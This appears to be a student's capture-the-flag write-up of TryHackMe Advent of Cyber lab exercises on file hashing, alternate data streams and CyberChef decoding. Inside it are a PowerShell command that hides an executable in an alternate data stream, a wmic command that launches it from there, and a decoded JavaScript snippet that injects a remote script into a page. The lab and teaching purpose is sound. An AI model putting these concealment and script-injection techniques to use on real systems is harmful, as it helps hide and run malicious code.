## Day 21 Time for some ELForensics

Tools used: Kali Linux, Remmina

### Question 1

Use command more dB file hash.txt to find out the MD5 hash for this file

```
Windows PowerShell

Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 3000;
    ReturnValue = 0;
};

PS C:\Users\littlehelper\Documents> more db file hash.txt
Get-Content : Cannot find path 'C:\Users\littlehelper\Documents\db' because it
does not exist.
At line:7 char:9
+ ~~~~~
+ Get-Content $file | more.com
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (C:\Users\littlehelper\Documents\d
b:String) [Get-Content], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetCont
entCommand

PS C:\Users\littlehelper\Documents> more 'db file hash.txt'
Filename:      db.exe
MD5 Hash:      596690FFC54AB6101932856E6A78E3A1

PS C:\Users\littlehelper\Documents> 
```

## Question 2

Use command given Get-FileHash -Algorithm MD5 deebee.exe to get the file hash of the deebee.exe file

```
Windows PowerShell
Directory: C:\Users\littlehelper\Documents

Mode                LastWriteTime         Length Name
----                -
-a----            11/23/2020  11:21 AM             63 db file hash.txt
-a----            11/23/2020  11:22 AM          5632 deebee.exe

PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 db file hash.txt
Get-FileHash : A positional parameter cannot be found that accepts argument 'file'.
At line:1 char:1
+ Get-FileHash -Algorithm MD5 db file hash.txt
+ ~~~~~
+ CategoryInfo          : InvalidArgument: (:) [Get-FileHash], ParameterBindingException
+ FullyQualifiedErrorId : PositionalParameterNotFound,Get-FileHash

PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 deebee.exe

Algorithm      Hash
-----
MD5            5F037501FB542AD2D9B06EB12AED09F0

PS C:\Users\Internet Explorer\Documents>
```

### Question 3

Change the command MD5 to SHA256 to get the file hash

```
Windows PowerShell

PS C:\Users\littlehelper\Documents> more db file hash.txt
Get-Content : Cannot find path 'C:\Users\littlehelper\Documents\db' because it
does not exist.
At line:7 char:9
+ Get-Content $file | more.com
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (C:\Users\littlehelper\Documents\d
b:String) [Get-Content], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetCont
entCommand

PS C:\Users\littlehelper\Documents> more 'db file hash.txt'
Filename:      db.exe
MD5 Hash:      596690FFC54AB6101932856E6A78E3A1

PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 deebee.exe

Algorithm      Hash
-----
SHA256         F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED

PS C:\Users\littlehelper\Documents> 
```

#### Question 4

Use the command given which is `c:\Tools\strings64.exe -accepteula deebee.exe` to get the flag

```
Windows PowerShell

MD5 Hash: 596690FFC54AB6101932856E6A78E3A1

PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 deebee.exe

Algorithm      Hash
-----
SHA256         F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED

PS C:\Users\littlehelper\Documents> c:\Tools\strings64.exe -accepteula deebee.exe
```

```
Windows PowerShell

THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\little
lper\Documents\db.exe).Path -ReadCount 0 -Encoding Byte) -Encoding Byte -Stream
dedb
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
>;^P
z\V
```

#### Question 6

Use the command given and change the filename to deebie.exe to get into the database



```
Windows PowerShell
+ CategoryInfo          : ObjectNotFound: (deebie.exe:String) [Resolve-Path]
, DriveNotFoundException
+ FullyQualifiedErrorId : DriveNotFound,Microsoft.PowerShell.Commands.ResolvePathCommand

Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ReturnValue = 21;
};

PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebie.exe:hiddenb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 3000;
    ReturnValue = 0;
};

PS C:\Users\littlehelper\Documents> 
```

After that we should see a flag in the database prompt

### Question 7

We choose option 1 and we saw that the name of Sharika Spooner is there

A screenshot of a Windows file explorer window. The title bar shows the path 'C:\Users\littlehelper\Documents\deebie.exe:hiddenb'. The main area displays a list of names in a monospaced font. The names are: Kareem Frakes, Jacques Elmore, Margery Weatherly, Glenn Montufar, Joy Keisler, Wendy Lair, Lucas Gravitt, Malka Burley, Darleen Rhea, Mozell Linger, Shantell Matsumoto, Garth Arambula, Lavada Whitlock, Chance Heisler, Goldie Kimrey, Muriel Ariza, Missy Stiner, Sanford Geesey, Jovan Hullett, Sherlene Loehr, Melisa Vanhooose, and Sharika Spooner. A green circular icon with a white 'G' is visible on the right side of the list. The window has standard Windows window controls (minimize, maximize, close) in the top right corner.

```
C:\Users\littlehelper\Documents\deebie.exe:hiddenb
Kareem Frakes
Jacques Elmore
Margery Weatherly
Glenn Montufar
Joy Keisler
Wendy Lair
Lucas Gravitt
Malka Burley
Darleen Rhea
Mozell Linger
Shantell Matsumoto
Garth Arambula
Lavada Whitlock
Chance Heisler
Goldie Kimrey
Muriel Ariza
Missy Stiner
Sanford Geesey
Jovan Hullett
Sherlene Loehr
Melisa Vanhooose
Sharika Spooner
```

## Question 8

We choose option 2 and we saw that the name of Jamie Victoria is there

A screenshot of a Windows file explorer window. The title bar shows the path 'C:\Users\littlhelper\Documents\deebie.exe:hidendb'. The main area displays a list of names in a plain text font. The names are: Cira Mccay, Andre Schepis, Gabriel Youngren, Lilia Waldrip, Jesenia Pressley, Zulema Mcgrory, Alishia Abadie, Clementine Wotring, Maximina Lamer, Allyson Reich, Laurine Bryce, Carmelo Reichel, Savannah Helsel, Rossie Nordin, Glenn Malpass, Dahlia Bortz, Denice Wachtel, Frances Merkle, Thomasena Latimore, Laurena Gardea, Delphine Gossard, and Jaime Victoria. A green circular icon with a white 'G' is visible on the right side of the list.

```
Cira Mccay
Andre Schepis
Gabriel Youngren
Lilia Waldrip
Jesenia Pressley
Zulema Mcgrory
Alishia Abadie
Clementine Wotring
Maximina Lamer
Allyson Reich
Laurine Bryce
Carmelo Reichel
Savannah Helsel
Rossie Nordin
Glenn Malpass
Dahlia Bortz
Denice Wachtel
Frances Merkle
Thomasena Latimore
Laurena Gardea
Delphine Gossard
Jaime Victoria
```

### **Thought process/Methodology:**



We open a new file at remmina and type in the IP address and use the username and password given. After that, we open the command prompt in the remmina and use more command to get the file hash of file hash.txt file. To get the file hash of MD5 of deebie.exe we used the command given on the Tryhackme website and found that the file hash of MD5 is shown up, and to get the file hash of SHA256 we just change the MD5 to SHA256 and we also get the file hash there. Other than that, we use the string command on the Tryhackme website to get the flag of the string of the deebie.exe file. The command that is used to view the ADS is the Get-Item - Path deebie.exe -Stream \*. After that, we used command given on the Tryhackme website which is [wmic process call create \$(Resolve-Path deebie.exe:hidendb) to get into the database, and then we saw the flag show up. Lastly, we try options 1 and 2 to find the name of Sharika Spooner and Jamie Victoria.

### **Day 22 Elf McEager becomes CyberElf**



Tools used: Cyberchef, Reminna, Kali Linux

### Question 1

We copy the name of the folder to cyberchef

Open the cyberchef on the web browser

Select the mode to magic and we found the password

Input

length: 24  
lines: 1

+📁↩️🗑️🏠

dGh1Z3JpbmNod2FzaGVyZQ==

Output

time: 28ms  
length: 21543  
lines: 794

📁📄🔍↩️🏠

Recipe (click to load)	Result snippet	Properties
<code>From_Base64('A-Za-z0-9+/',true,false)</code>	thegrinchwashere	Possible languages: English German Dutch Indonesian Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 3.28
<code>From_Base64('A-Za-z0-9+\\-=',true,false)</code>	thegrinchwashere	Possible languages: English German Dutch

## Question 2

From the cyberchef just now we know that this is the form of base64

Input

length: 24  
lines: 1

+📁🔗🗑️🔧

dGh1Z3JpbmNod2FzaGVyZQ==

Output



time: 28ms  
length: 21543  
lines: 794

	736e30774d346e21

## Question 5

From the cyberchef we found that this is base on hex

The screenshot shows the CyberChef web application interface. On the left is a sidebar with various operation categories: Operations, Favourites, Data format, Encryption / Encoding, Public Key, Arithmetic / Logic, Networking, and Language. The 'Magic' recipe is selected under the 'Operations' category. The 'Recipe' panel shows the 'Magic' recipe with settings: Depth 3, Intensive mode (unchecked), Extensive language support (unchecked), and a Crib field containing '(known plaintext string or regex)'. The 'Input' panel shows the hex string '736e30774d346e21'. The 'Output' panel shows the result snippet 'sn0wM4n!' and the full result '736e30774d346e21'.

Recipe (click to load)	Result snippet
From_Hex('None')	sn0wM4n!
	736e30774d346e21

### Question 6

Copy the password in the elfmail path and paste it in the cyberchef

Output

time: 372ms  
length: 11680  
lines: 434

Recipe (click to load)	Result snippet	Properties
<a href="#">From_HTML_Entity()</a>	ic3Skating!.	Valid UTF8 Entropy: 3.42
	&#105;&#99;&#51;&#83;&#107;&#97;&#116;&#105;&#110;&#103;&excl;.	Matching ops: From Base85, From HTML Entity Valid UTF8 Entropy: 3.39

## Question 7

Go to the recycle bin and we found the Elf security system, then we know the username and password for this path

## Question 8

We copy the code in the note and paste it in the cyberchef and select from charcode and used comma and base 10 options

The screenshot shows the CyberChef web application. On the left, the 'Operations' list includes 'From Charcode'. The 'Recipe' panel shows two 'From Charcode' steps, both with 'Delimiter' set to 'Comma' and 'Base' set to '10'. The 'Input' panel contains a long string of numbers separated by commas. The 'Output' panel shows the resulting JavaScript code: `.var somestring = document.createElement('script'); somestring.type = 'text/javascript'; somestring.async = true;somestring.src = String.fromCharCode(104, 104, 116, 116, 112, 115, 58, 47, 47, 103, 105, 115, 116, 46, 103, 105, 116, 104, 117, 98, 46, 99, 111, 109, 47, 104, 101, 97, 118, 101, 110, 114, 97, 105, 122, 97, 47); var alls = document.getElementsByTagName('script'); var nt3 = true; for ( var i = alls.length; i--;) { if (alls[i].src.indexOf(String.fromCharCode(49, 49, 100, 51, 50, 49, 50, 52, 99, 52, 100, 54, 54, 55, 52, 52, 54, 100, 98, 102, 100, 57, 97, 51, 50, 57, 56, 97, 56, 56, 98, 56)) > -1) { nt3 = false; } if(nt3 == true) {document.getElementsByTagName("head")[0].appendChild(somestring); }`

We do that again since the code is not completely encoded, and then we found a github link

The screenshot shows the CyberChef web application with the same setup as the previous image. The 'Output' panel now displays a GitHub link: `.https://gist.github.com/heavenraiza/1d321244c4d667446dbfd9a3298a88b8`

We go to the link given and we saw the flag there

The screenshot shows a terminal window with the command `THM{657012dcf3d1318dca0ed864f0e70535}` entered and executed.

**Thought process/Methodology:**



For the question 1, we create a new page at remmina and used the IP address given as server and type in the username and password given at Tryhackme page. We open the folder and open the keepass that hidden inside the folder. We copy the folder name and encode it in cyberchef website and select magic for the option, to get the password of the keepass. For question 2, we found that the password was based on base64, so we believe that the answer for this question is base64. After we headed into the keepass, we saw a file name hiya, after clicking it we saw a note and we copy it and that's the answer for question 3. Other than that, we headed into the network and we saw a elf server there. We open it and copy the password given and paste it in the cyberchef to find the correct password. We used the same method as question 1 and finally we found the password and the encoding used for this password. To get the password of elf mail, we open the mail and copy down the password and paste in to the cyberchef again. We also used the same method just now to get the correct password. Lastly, we saw a elf security system inside the recycle bin file. We open it and we found that the username and password is there. To get the flag, we copy the contain inside the note, and paste it in the cyberchef. We know that this is the javascript code and we select charcode and used comma and base 10. After that, we found a github link and we go for it, then we found the flag there

## Day 23 The Grinch strikes again!



Tools used: Kali Linux, Remmina

### Question 1

Open the notepad on the desktop.

Echo the bitcoin address and change to base 64.



## Question 2

